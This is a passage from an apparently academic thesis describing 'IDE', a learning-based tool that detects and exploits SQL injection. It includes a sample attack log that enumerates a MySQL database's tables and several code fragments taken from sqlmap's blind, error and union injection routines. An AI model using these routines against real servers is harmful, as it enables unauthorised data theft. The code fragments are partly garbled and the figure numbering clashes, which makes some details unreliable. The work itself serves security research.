


Figure 3.9: Percentage of the best classifier selected

is entering exploitation phase since the best classifier for the context is selected with high probability. Figure 3.9 show the percentage of the best action at different round by applying ConUCB with $\beta = 0.01$.

3.8. IDE Operations

Now our detection and exploitation components are equipped with learned injection samples as designed in previous section in this chapter. This section provide the overview of IDE operational function from end user point of view. The implementation of these function are computed using Python and provided in chapter 4.

3.8.1. Detection Phase

IDE detection analyse the target for SQL Injection vulnerabilities. The detection

phase operations are categorised as scan and detect as explained below:

Initial Scan, Variable Input and Feedback: The initial scan fingerprint the target in order to identify the backend database. The first step in this stage provides the variables as command that is used to analyse the target. These variables are computed in chapter 4 using Python and its existing libraries, (SQLlib-tool, 2007) which is an open source programming platform. The next is the Initial variable input step.

The initial variable input step require variables provided as command input as shown in Figure 3.10. The input specify the target attributes like IP address or URL. This action scan and fetch the detail of back-end database. This is achieved through matching against the pre-learned detection sample to identify the back-end database like Oracle SQL, MySQL and Microsoft SQL server etc.




Figure 3.10: Backend Database Scanning Output

The initial scan can identify the back-end database simply using fingerprint variable defined as $-\phi = \text{start}$, when executed combined with the target details like IP address, URL and port number. Therefore, the initial command input will be used by IDE for initializing the detect phase. After the initial command input the scan confirm the type of back-end database as below output.

[INFO] testing SQL

[INFO] confirming MySQL

This simultaneously keep testing the version of database to be displayed to user as feedback message describe in scan feedback.

The scan feedback is provided to end user. IDE analyse the scan data and extract the obtained details for user as a message. The extracted data is displayed to user as a final result to be used to decide next step or action as part of the penetration testing plan. IDE detection component normalizes this scan data and convert it in a text file to be available in the output folder.

(Normalize = Textual output of system results for end user)




Figure 3.11: Scan Feedback for End-user.

Variable Input for Detect, Database Observer and Feedback: This phase is the heart of the IDE as it determines the next step of IDE whether to proceed to exploit the target server/application database or nothing was detected. Moreover, the variable input component use the computed detect patterns that are programmed by using Python. The variable input component initiate the database observer component to analyse the target against existing attack vulnerabilities.

Database observer analyse the database for known vulnerability, which can be used as entry point to exploit the database. Database observer consult learned contextual samples to determine what injection vulnerability exist in database and the feedback is displayed to end user. The result from database observer is compared between the obtained result and the learned contextual sample integrated in IDE to be used to ensure that vulnerability detection is robustly done as shown in the Figure 3.12.




Figure 3.12: Operations of Database Observer

Database observer detect injection vulnerabilities; those vulnerabilities are defined and specified by the OWASP (OWASP, 2017) as follows:

- 1) *Blind SQL* injection attack
- 2) *Error based SQL* injection attack
- 3) *Union Based SQL* injection attack

Database observer identify the vulnerability type, if the match is found, then the database observer fetch this data as a feedback message for the user and update the output folder with the text file containing these results.

3.8.2. Exploitation phase

The operation of exploitation phase is identical as detection phase. The only difference is that the detection phase identifies the injection vulnerability, where exploitation phase uses injection samples to attack the database. The implementation of IDE user function is provided in chapter 4. This phase of IDE depends on the results of the detection phase, and is equipped with learned injection exploit samples for launching the exploit, in other words attacking the system to exploit the vulnerability. This phase also provides results and feedback as in the detection phase.

3.8.3. Practical Experiment of IDE Detection and Exploitation

This example illustrates how IDE is used to model a sample SQL injection attack. This example describes a sample output of IDE and assumes that the status of each server is already vulnerable with blind injection as detected by the IDE detect phase. A sample output of successful IDE detection and exploitation result is as follows:

➤ Detection Phase

IDE resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: blind

Title: .blind - WHERE or HAVING clause

Payload: id=4

[INFO] testing MySQL

[INFO] confirming MySQL
[WARNING] reflective value(s) found and filtering out
[INFO] the back-end DBMS is MySQL
[INFO] actively fingerprinting MySQL
[INFO] executing MySQL comment injection fingerprint
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: active fingerprint: MySQL >= 5.5

➤ **Exploitation Phase**

[INFO] fetching database names
available databases [1]:
[*] sample
[INFO] fetching tables for database: 'sample'
[INFO] fetching columns for table 'products' in database 'sample'
[INFO] fetching columns for table 'accounts' in database 'sample'
[INFO] fetching columns for table 'inventory' in database 'sample'
[INFO] fetching columns for table 'orders' in database 'sample'

The above result show how the backend database has been revealed and prone to exploit, more effective results and implementation is presented in chapter 4.

3.9. Chapter Summary

An overview of the architecture of our IDE framework has been presented in this chapter. Implementation and evaluation of IDE contextual injection analysis for detection and exploitation is provided precisely along with the concise results to demonstrate its effectiveness of learning through ConUCB algorithm. The quality of experience (QoE) is also defined and tested with demonstration of its robust, efficient and faster learning. This chapter also describes the operational task of each component in detail using a simple example. The following chapter present the operational function implementation and evaluation of the IDE.

Chapter 4

Implementation and Evaluation of IDE Operations

4.1. Introduction

The previous chapter has defined the main structure and processes of IDE that are proposed to detect the existing vulnerabilities and exploit those detected vulnerabilities using context learning algorithm to equip detection and exploitation with sample injection profile. This chapter describes in detail how the IDE operational components are implemented and organized as follow, Section 4.2 describes the IDE implementation resources in order to realize IDE practical function. Section 4.3 describes the implementation of all practical components of the IDE using Python. Section 4.4 gives the summary of this chapter.

4.2. Implementation Resources

The existence of different types of programming languages and DBMS that can be used for creating and developing penetration testing model is a reason for choosing a specific environment to implement IDE functional components. The implementation is used to determine the interaction and the compatibility between the components and to know exactly the effectiveness of Python with this environment as an automation tool. Additionally, SQL injection attacks normally depend on the type of DBMS that is used as application repository, because some of the SQL commands work only for a particular DBMS. For example, a MSSQL database can be injected

using single quotation, or semicolon, or double dash --, /* ... */ characters (MSDN, 2008).

Thus, the development language that is chosen is Python and the DBMS for testing purpose is MYSQL. This selection is based on the fact that Python and MYSQL are free resources and they can be installed together using two execution files like 'WampServer' and Python Installer (Bourdon.2013). The choice of MYSQL means effective focus on the injection possibilities that are most well-known and can easily be implemented on this database type which are as follows (Matsuda, Koizumi et al. 2011, Clarke, 2012):

- 1. Exploit Blind SQL Injection**
- 2. Exploit Error SQL Injection.**
- 3. Exploit Union SQL Injection.**

Therefore, the implementation focus on above, as they are key SQL injection attacks. In addition, the implementation is created to test the SQL injection attacks for SQL servers, thus assume that the web server/application have been predetermined as the injection model proposed in this research is based on white box penetration testing model.

4.3. IDE Components Implementation

IDE has mainly two components defined as Detection and Exploitation, which is already designed and described in the chapter 3. The detection component functions are implemented first: Detection function is further divided in two phases, Scan and Detect. This component is used to extract result from submitted variables and send

them to the exploitation matching process using a library call in the Python language. The second step is exploitation, which use the extracted results from detection phase mainly the identified types of vulnerabilities and identification of target SQL servers and version. Based on the obtained results from detection phase, the exploitation is done by launching Python computed injection samples already learned by IDE.

This information is sent to user command line interface and matching exploitation program using the variables defined through Python as Python can communicate directly with SQL server/application. The programme supports transportation of results between Python libraries and the output for user at simulation and again sends the extracted results to Python application interface and user interface. The programme that communicates with the server in automated way is implemented using Python libraries (Python, 2012).

4.4. Detection Phase

Detection phase contain two variable components defined as Scan and Detect.

4.4.1. Scan

This component use the available data or information for target system on which the scan is need to be done in order to identify the type of server and it's version. So the variable defined for this purpose is simulated against the server via URL or direct connection. This is defined using Python, which allow to pass the target attributes like IP address and URL as shown in the Figure 4.1.




Figure 4.1: Scan Extracting Results

Thus, the object defined in Python will invoke the library called 'DBMS.py'. The library calls the checking method of the server that is implemented as shown in code below.

The discussed information will be extracted using the following integrated Python code to extract the type of a specific server:

```

from lib.core.enums import DBMS
while tests:
    test = tests.pop(0)

    try:
        if kb.endDetection:
            break

    fingerprint = OptionGroup(parser, "Fingerprint")

    fingerprint.add_option("-f", "--fingerprint", dest="extensiveFp", action="store_true",
                           help="Perform an extensive DBMS version fingerprint")

```

Figure 4.2: Pseudo Code for Scan

The library used here for server type variable is called 'DBMS'. As aforesaid, the extracted information is sent to the Python application and then to user using the Python Library. The programme contains an assertion point that is used to communicate with servers, and thus the input variable will be transferred to collaborate with computation for checking the type. The Python engine receives the inputs for fingerprinting using the *-- ϕ variable*. The input is inspected using the *DBMS* library, and the result will be returned to the Python application engine.

The reason of using Python is that, it can be used to communicate with the SQL server and the web application (client to server). The server variables defined are known as the library has been implemented for testing the effectiveness of server identifier of Python in monitoring submitted variable against SQL server. So, the Python can be used to monitor an existing server as long as the variables are known beforehand. The detection of these variables can be done by using an existing analysis library Parse.py for SQL applications. Therefore, extracted scan result is received by Python and can be analysed by the detect variable. IDE receives the data and analyses the submitted variable only and determines the status, i.e., whether a SQL injection vulnerability exist or not. The analysis of the received result is based on

the initial detect variable that prepares the data before the analysis stage using the Python before this result data is passed on to exploit phase as shown in Figure 4.3.




Figure 4.3: Detection Phase Preparing Scan and Detect Results for Exploitation

There are two results preparation stages in Detection phase which are:

- **Scan** results
- **Detect** results

These results are obtained in sequence for every simulation, and they utilize predefined library and code associated with them which is used to give the corresponding variable a link to actual code. For example, if the variable ϕ is called, then the Python library will invoke the library with associated code function, return the scan and detect result. Multiple instances of scanning were done on well-known servers to detect the type of backend server and detection rate was 100% for MySQL, Oracle and Microsoft.




Figure 4.4: Detection of Servers

Table 4.1 provide detection and exploitation result data on a particular scenario that involves testing on several servers containing sample vulnerable database.

<i>Detection Phase = Scan + Detect</i>				<i>Exploitation Phase</i>
<i>Server Seq.</i>	<i>Connection Type</i>	<i>(Scan) Server type Detected</i>	<i>Detect Result</i>	<i>Exploit Result</i>
<i>1</i>	<i>URL/Directory Variable: -u or -d</i>	<i>MySQL Variable: -f</i>	<i>Blind SQL Inject Variable: -b</i>	<i>Tables details extracted and data compromised</i>
<i>2</i>	<i>URL/Directory Variable: -u or -d</i>	<i>Oracle Variable: -f</i>	<i>Blind SQL Inject Variable -b</i>	<i>Tables details extracted and data compromised</i>
<i>3</i>	<i>URL/Directory Variable: -u or -d</i>	<i>Microsoft Variable: -f</i>	<i>Blind SQL Inject Variable -b</i>	<i>Tables details extracted and data compromised</i>
<i>4</i>	<i>URL/Directory Variable: -u or -d</i>	<i>MySQL Variable: -f</i>	<i>Blind SQL Inject Variable -b</i>	<i>Tables details extracted and data compromised</i>

Table 4.1: IDE Detection and Exploitation Results

In Table 4.1, all servers are marked as vulnerable; those attempts are one-step attacks on each server, because IDE do not retrieve information from multiple database and

just try to inject a single server in one attempt. However, if those attempts have the same IP address then it will detect the multiple backend databases if connected.

4.4.2 Detect Component

This component deals with obtained results from scan phase to exactly determine the response of the SQL server regarding the type of existing injection vulnerability in SQL database server. The SQL vulnerability observer is developed to determine the type of SQL injection vulnerability which can be attacked using the exploitation component developed in Ch.3. The SQL observer monitors the server to check three main SQL injection vulnerabilities conditions as follow:

- 4) **Type: *Blind***
- 5) **Type: *Error***
- 6) **Type: *Union***

So, the SQL database observer implemented using the Python language to detect the three main injection vulnerabilities of SQL server that are explained in Chapter 2. To implement this part, each vulnerability detection function is defined using advance Python computation as follows:

1. Type: *Blind SQL injection*

```

Def Blind(payload, expression, length=None, charsetType=None, firstChar=None, lastChar=None, dump=False):
    """
    this can be used to detect and perform blind SQL injection
    on an affected host
    """

    abortedFlag = False
    showEta = False
    partialValue = u""
    finalValue = None
    retrievedLength = 0

    if payload is None:
        return 0, None

    if charsetType is None and conf.charset:
        asciiTbl = sorted(set(ord(_) for _ in conf.charset))
    else:
        asciiTbl = getCharset(charsetType)

```

Figure 4.4: Pseudo Code for Blind Injection

2. Type: *Error based SQL injection*

```

def _oneShotErrorUse(expression, field=None, chunkTest=False):
    offset = 1
    rotator = 0
    partialValue = None
    threadData = getCurrentThreadData()
    retVal = hashDBRetrieve(expression, checkConf=True)

    if retVal and PARTIAL_VALUE_MARKER in retVal:
        partialValue = retVal.replace(PARTIAL_VALUE_MARKER, "")
        logger.info("resuming partial value: '%s'" % _formatPartialContent(partialValue))
        offset += len(partialValue)

```

Figure 4.5: Pseudo Code for Error Injection

3. Type: Union based SQL injection

```
def _oneShotUnionUse(expression, unpack=True, limited=False):

    retVal = hashDBRetrieve("%s%s" % (conf.hexConvert or False, expression), checkConf=True) # as UNION data is stored raw
    unconverted

    threadData = getCurrentThreadData()
    threadData.resumed = retVal is not None

    if retVal is None:
        vector = kb.injection.data[PAYLOAD.TECHNIQUE.UNION].vector
```

Figure 4.6: Pseudo Code for Union Injection

The Python libraries are used to determine the SQL injection vulnerabilities and execution of a SQL database observer to detect. The mentioned programmes are computed for monitoring of detected SQL servers condition.

The next section provide the implementation of exploitation phase.

4.5. Exploitation Phase

This part provide implementation of top three well known injection exploit or attack variables as the all other injection conditions are similar and can be done with slight variations. The chosen exploits are based on the condition of server type and the condition of back-end SQL status. The recorded results from detect phase can be used to simulate the Python programme defined as exploit techniques using Python engine as implementation pseudo code is provided in coming sections under each exploit technique.

Python code is invoked when the user provide the relevant defined variable to the system, so at the variable entry point there is no need to check the condition of SQL server because the one of three or all three injection condition are already been detected on the target during the detect phase. The exploitation session can be

initialized for the each detected injection type using the following variables as explained and defined in section 4.5.1.

4.5.1. Injection Variables

The exploit variable equation is defined in this section. These variables can be used to test specific SQL injection vulnerability. Variables can be defined using cumulative technical attributes like URL and IP. These attributes specify which type of SQL injection variable to use. By default, IDE can simulate all three types/techniques. The exploit variables defined in equation form as below:

$$\text{Exploit variable equation} = -\epsilon \sum_{url}^{ip} \text{ or } -v \sum_{url}^{ip} \text{ or } -\beta \sum_{url}^{ip}$$

(4.1)

Table 4.2 provide the meanings for each variable defined in above equation.

<i>Variable</i>	<i>Meaning</i>
$-\epsilon$	<i>Error Based SQL Injection</i>
$-\beta$	<i>Blind Based SQL Injection</i>
$-v$	<i>Union Based SQL Injection</i>
Σ	<i>Sum of Required Attributes</i>
IP	<i>IP address as Attribute</i>

<i>URL</i>	<i>Uniform Resource Locator as Attribute</i>
------------	--

Table 4.2: Defined Variable for Exploit Equation

The equation define attributes required for exploit. The attributes are IP address and URL of the host. These variables are defined in Python. The pseudocode is provided below for each injection vulnerability.

4.5.2. Implementation, evaluation and results for Blind based injection

The below variable and code is used to simulate the blind injection attack.

Blind SQL injection - β

Variable input = $-\beta \sum_{url}^{ip}$

(4.2)

The blind attack exploitation is defined as described in pseudocode below:

```

def tryHint(idx):
    with hintlock:
        hintValue = kb.hintValue

    if payload is not None and hintValue is not None and len(hintValue) >= idx:
        if Backend.getIdentifiedDbms() in (DBMS.SQLITE, DBMS.ACCESS, DBMS.MAXDB, DBMS.DB2):
            posValue = hintValue[idx - 1]
        else:
            posValue = ord(hintValue[idx - 1])

        forgedPayload = agent.extractPayload(payload)
        forgedPayload = safeStringFormat(forgedPayload.replace(INFERENCE_GREATER_CHAR, INFERENCE_EQUALS_CHAR),
            (expressionUnescaped, idx, posValue))
        result = Request.queryPage(agent.replacePayload(payload, forgedPayload), timeBasedCompare=timeBasedCompare,
            raise404=False)
        incrementCounter(kb.technique)

    if result:
        return hintValue[idx - 1]

    with hintlock:
        kb.hintValue = None

    return None

```

Figure 4.7: Pseudo Code for Blind Exploit

